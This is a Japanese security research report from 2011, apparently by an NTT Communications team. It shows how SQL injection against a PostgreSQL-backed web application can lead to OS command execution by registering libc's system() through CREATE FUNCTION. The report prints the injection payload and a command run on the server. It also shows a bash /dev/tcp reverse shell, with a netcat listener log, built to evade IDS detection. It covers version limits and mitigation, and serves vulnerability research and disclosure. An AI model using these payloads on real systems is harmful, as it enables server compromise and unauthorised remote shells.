### PostgreSQL & OS Command Injection

N T T コミュニケーションズ株式会社 ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当

2011年10月14日

Ver. 1.0





1.	調査概要	3
2.	POSTGRESQLを使ったWEBアプリケーションでのOS COMMAND INJECTION	3
	2.1. POSTGRESQL を使ったWEBアプリケーションのSQL INJECTION問題を経由したOS COMMAND INJECTION	
3.	まとめ	. 13
4.	検証作業者	. 13
5.	参考	. 14
6.	履歴	. 14
7.	最新版の公開URL	. 14
8.	本レポートに関する問合せ先	. 14



#### 1. 調査概要

Microsoft SQL Server を使った Web Application 上の SQL Injection からの OS Command Injection については、多数の文献があるが、PostgreSQLを使った場合についての文献は皆無のため、ここにその方法、および制限事項等について記述する。

# 2. PostgreSQLを使ったWebアプリケーションでのOS Command Injection

## **2.1. PostgreSQL** を使ったWebアプリケーションのSQL Injection問題を経由したOS Command Injection

現在の多くの Web アプリケーションには、バックエンドにデータベースを配置している。データベースとして、PostgreSQL を使用した場合でも、Web アプリケーションに不備があれば、SQL Injection という脆弱性は存在してしまう。

Microsoft SQL Server の場合、Web アプリケーションがデータベース(MS-SQL Server)に対して DBMS 管理者権限で接続している場合、MS-SQL Server に事前に用意されている拡張ストアドプロシージャによって、OS Command Injection を含め、非常に多岐にわたる不正アクセスによる行動を許してしまう。

それでは、PostgreSQL の場合はどうであろうか。PostgreSQL の SQL 文では、マルチプル・ステートメントが可能であるため、SQL 文の最初の命令(SELECT や INSERT など)自体が、注入可能である。

よって、SQL Injection 脆弱性のある Web アプリケーションが仮に DBMS 管理者権限(つまり、ユーザ「postgres」)で接続している場合、「CREATE FUNCTION」コマンドを発行することが可能となる。

この「CREATE FUNCTION」コマンドとは、ユーザ定義のライブラリ(拡張子「.so」などの動的共有ライブラリ)を、SQL 文の関数として定義する関数である。 いわゆる UDF を SQL 文の関数として組み込む命令である。

一般的には、UDF として、ユーザ自身が C 言語などでプログラムを作成し登録するための SQL 命令であるが、C 言語標準のライブラリにある「system」 関数を定義すれば、OS Command を実行させることができる。

C 言語標準の「system」関数は、一般に glibc (OS によりパスが異なるが・・・)に実装されているので、それを「CREATE FUNCTION」コマンドで登録するのである。

ただし、この方法には、いくつか制限がある。

- PostgreSQL は OS 上では、一般ユーザで動作しているため、OS Command Injection で 実行できる OS Command の権限は、一般ユーザ権限である。
  (MS-SQL Server の場合、SYSTEM 権限や、Administrators グループなど高い権限)
- 筆者の感覚として、現実的に、PostgreSQLを使った Web アプリケーションで、DBMS 権限 (ユーザ「postgres」)を使っていない。 つまり、PostgreSQLを使って Web アプリケーションで、DBMS 権限(ユーザ「postgres」)を 使っているのは希少である。



- 最近のPostgreSQLでは、マクロ変数「PG\_MODULE\_MAGIC」が定義されていない共有ライブラリは、「CREATE FUNCTION」コマンドでロードすることができない。
  (どうやら、PostgreSQLのUDFのインターフェイスの仕様変更(バージョンアップ)に伴い、どちらの仕様のUDFかを区別するために導入されたマクロ変数らしい¹)
  つまり、最近のPostgreSQLでは、glibcを直接ロードさせることができない。
- 最近の Web アプリケーションで PostgreSQL8.2 未満という古いバージョンを利用している可能性は低い。





図 2.1-1: 既にこのページに「SQL Injection」脆弱性が存在し、

PostgreSQL が背後のデータベースであり、そのバージョンを表示させる



**図 2.1-2 :** 図 2.1-1の結果。PostgreSQL ver7.4.28 である

-

<sup>&</sup>lt;sup>1</sup> version8.2 リリースノートより「バージョン互換性検査のために、C 言語による動的ロード可能なモジュールが PG\_MODULE\_MAGIC マクロ呼び出しをインクルードしなければならなくなりました」





図 2.1-3: 少し古いPostgreSQLの場合、SQL Injectionするコードとして、

#### CREATE FUNCTION systemExec12(name) RETURNS integer AS '/lib/libc.so.6', 'system'

LANGUAGE C STRICT」を与えることで、/lib/libc.so.6 内の system関数をSQLの関数として

定義することが可能だ。(専用のUDFを作る必要さえない!!)





図 2.1-4: 図 2.1-3の結果。



```
ファイル(\underline{F}) 編集(\underline{E}) 表示(\underline{V}) 端末(\underline{T}) タブ(\underline{B}) ヘルプ(\underline{H})
合計 84
drwxrwxrwt 13 root
                               4096 10月 11 10:24 1/
drwxr-xr-x 24 root
                               4096 10月 11 10:19
                      root
                               4096 10月 11 10:20 [[[]]
drwxrwxrwt 2 root
                      root
-r--r--r--
            1 root
                      root
                                 11 10月 11 10:19
                                                   X0-lock
                               4096 10月 11 10:19
drwxrwxrwt 2 root
                      root
                                                   X11-unix
drwxrwxrwt 2 root
                      root
                               4096 10月 11 10:19
-rw-----
                                 66 10月 11 10:20 .gdmVE972V
           1 root
                      root
srw-rw-rw- 1 root
                                 0 10月 11 10:19 .gdm_socket=
                      root
srwxrwxrwx 1 postgres postgres
                                  0 10月 11 10:34 .s.PGSQL.5432=
         - 1 postgres postgres 27 10月 11 10:34 .s.PGSQL.5432.lock
-rw----
                                  0 10月 11 10:24 .s.PGSQL.5433=
srwxrwxrwx 1 postgres postgres
-rw----- 1 postgres postgres 30 10月 11 10:24 .s.PGSQL.5433.lock
                               4096 6月 26 2010 VMwareDnD/
drwxrwxrwt 3 root
                      root
                               4096 10月 11 10:20 gconfd-root/
drwx---- 3 root
                      root
                               4096 10月 11 10:22 hsperfdata_root/
drwxr-xr-x 2 root
                      root
                               4096 10月 11 10:20 keyring-yYsGaE/
drwx---- 2 root
                      root
srwxr-xr-x 1 root
                      root
                                  0 10月 11 10:20 mapping-root=
                               4096 10月 11 10:21 orbit-root/
         - 2 root
drwx---
                      root
-rw-r--r-- 1 root
                      root
                                  5 10月 11 10:20 scim-bridge-0.3.0.lockfile-0@localhost:0.0
srwxr-xr-x 1 root
                                  0 10月 11 10:20 scim-bridge-0.3.0.socket-0@localhost:0.0=
                      root
         - 1 root
                                  0 10月 11 10:20 scim-helper-manager-socket-root=
                      root
srw----- 1 root
                      root
                                  0 10月 11 10:20 scim-panel-socket:0-root=
srw----- 1 root
                      root
                                  0 10月 11 10:20 scim-socket-frontend-root=
-rw-r--r-- 1 root
                               700 10月 11 10:20 sealert, log
                      root
drwx---- 2 root
                      root
                               4096 10月 11 10:20 ssh-dwWkck3514/
                               4096 10月 11 10:20 virtual-root.eKjAPR/
drwx---- 2 root
                      root
drwx---- 2 root
                               4096 8月 4 00:47 vmware-root/
                      root
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT>
```

図2.1-5:図2.1-4で関数定義が行われたので、次は実際にコマンドを実行してみる。

その前に、PostgreSQLが動作しているCentOS上の/tmp/以下に「zz12.txt」がないことを確認しておく



**図 2.1-6:** 図 2.1-5後「ifconfig > /tmp/zz12.txt」を実行させてみる







図 2.1-7: 図 2.1-6の結果 1



実際に「/tmp/zz12.txt」が作成された



```
ファイル(\underline{F}) 編集(\underline{E}) 表示(\underline{V}) 端末(\underline{T}) タブ(\underline{B}) ヘルプ(\underline{H})
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT/cat /tmp/zz12.txt
eth0
          Link encap:Ethernet HWaddr 00:0C:29:79:33:D4
          inet addr:192.0.2.11 Bcast:192.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe79:33d4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14486 (14.1 KiB) TX bytes:75997 (74.2 KiB)
          Interrupt:59 Base address:0x2024
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2415 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3175389 (3.0 MiB) TX bytes:3175389 (3.0 MiB)
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT>
```

図 2.1-9: 図 2.1-6の結果 3

図 2.1-8で見つかった「/tmp/zz12.txt」の内容。ifconfigの実行結果である




図 2.1-10: Linux 上で OS Command となれば、bash しかないでしょう。

ということで、bash の仮想ネットワークファイルを使った擬似 netcat を試みる。 (いくつかのディストリビューションでは無効化されている機能である) 今回は、IDS への検知が行い難いように、あえて TCP を二本使ってみる






図 2.1-11: 図 2.1-10の結果。クライアント側PCに接続が行われ、

クライアント側ポート 91 の接続側で入力したコマンドが

PostgreSQLが動作しているOS上で実行され、

クライアント側ポート 90 の接続側で実行結果が出力されている

(idの<u>結果から、一般ユーザ権限であることが分かる</u>)




図 2.1-12: TCP 接続を一本で行うことも可能だ



```
蔵管理者: コマンド ブロンブト - nc -nvv -L -p 91
                                                                                 _ | X
C:¥>nc -nvv -L -p 91
Tistening on [anv] 91
ristening on Lany」91 ...
connect to [192.0.2.12] from (UNKNOWN) [192.0.2.11] 45414
bash: no job control in this shell
/home/postgres
total 48
drwx----- 3 postgres postgres 4096 Aug  4 00:04 ./
drwxr-xr-x 3 root    root    4096 Jun  1 2010 ../
drwxr-xr-x 3 root
 rw----- 1 postgres postgres 2188 Oct 11 14:43 .bash_history
 rw-r--r-- 1 postgres postgres 24 Jun 1 2010 .bash_logout
      -r-- 1 postgres postgres 176 Jun 1 2010 .bash_profile
       r-- 1 postgres postgres 140 Aug 4 00:04 .bashrc
                                              2010 .emacs
       r-- 1 postgres postgres 515 Jun 1
                                               2010 .kde/
drwxr-xr-x 3 postgres postgres 4096 Jun 1
                                               2010 .psql_history
      ---- 1 postgres postgres 272 Jun 1
 rw-r--r-- 1 postgres postgres 658 Jun 1
                                               2010 .zshrc
 rwxr-xr-x 1 postgres postgres 147 Aug 4 00:04 pgsql_start.csh*
 ]0;postgres@localhost:~[postgres@localhost~]$ id
uid=500(postgres) gid=500(postgres) groups=500(postgres)
4]0;postgres@localhost:~[postgres@localhost~]$pwd
 home/postgres
4]0;postgres@localhost:~[postgres@localhost~]$whoami
postgres
4]0;postgres@localhost:~[postgres@localhost~]$
```

図 2.1-13: 図 2.1-12の結果






図 2.1-14: 図 2.1-3~図 2.1-13までの作業が終了したら、関数定義を削除しておこう






**図 2.1-15:** さて、最近とはいっても少し古い感じがあるが、図 2.1-1〜図 2.1-14よりは 新しいPostgreSQLに対して、同様の試みをしてみる



**図 2.1-16:** 図 2.1-15の結果、PostgreSQL version8.4.8 である





**図 2.1-17:** 図 2.1-16に対して「CREATE FUNCTION」コマンドを使って/lib/libc.so.6 をロードさせてみる




図 2.1-18: 図 2.1-17の結果 1。エラーとなっている






図 2.1-19: 図 2.1-17の結果 2。コンソール側に表示されたエラーメッセージ

「"PG\_MODULE\_MAGIC"マクロ変数が定義されていないライブラリはロードできない」

というエラーメッセージである

#### 3. まとめ

基本的に、Web アプリケーションに SQL Injection 脆弱性が存在しなければ、本文書で解説した内容を悪用される心配はない。

#### 4. 検証作業者

NTT コミュニケーションズ株式会社 ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当 佐名木 智貴



#### 5. 参考

- 1. セキュア Web プログラミング Tips 集(出版社:株式会社ソフト・リサーチ・センター) ISBN=978-4883732562
- ウェブアプリケーションセキュリティ(出版社:データハウス) ISBN=13: 978-4887189409
- 3. 体系的に学ぶ 安全な Web アプリケーションの作り方 脆弱性が生まれる原理と対策の実践 (出版社: ソフトバンククリエイティブ) ISBN=13:978-4797361193
- 4. 日本 PostgreSQL ユーザ会 http://www.postgresql.jp/
- 5. version8.2 リリースノート
  - http://www.postgresql.jp/document/pg911doc/html/release-8-2.html
- 6. 川口洋のセキュリティ・プライベート・アイズ 〜実録・4 大データベースへの直接攻撃〜 http://www.atmarkit.co.jp/fsecurity/column/kawaguchi/025.html
- 7. OWASP Backend Security Project Testing PostgreSQL https://www.owasp.org/index.php/OWASP\_Backend\_Security\_Project\_Testing\_PostgreSQL

#### 6. 履歴

● 2011年10月14日: ver1.0最初の公開

### 7. 最新版の公開URL

http://www.ntt.com/icto/security/data/soc.html#security\_report

#### 8. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社 ソリューションサービス部 第四エンジニアリング部門 セキュリティオペレーション担当

e-mail: scan@ntt.com

以 上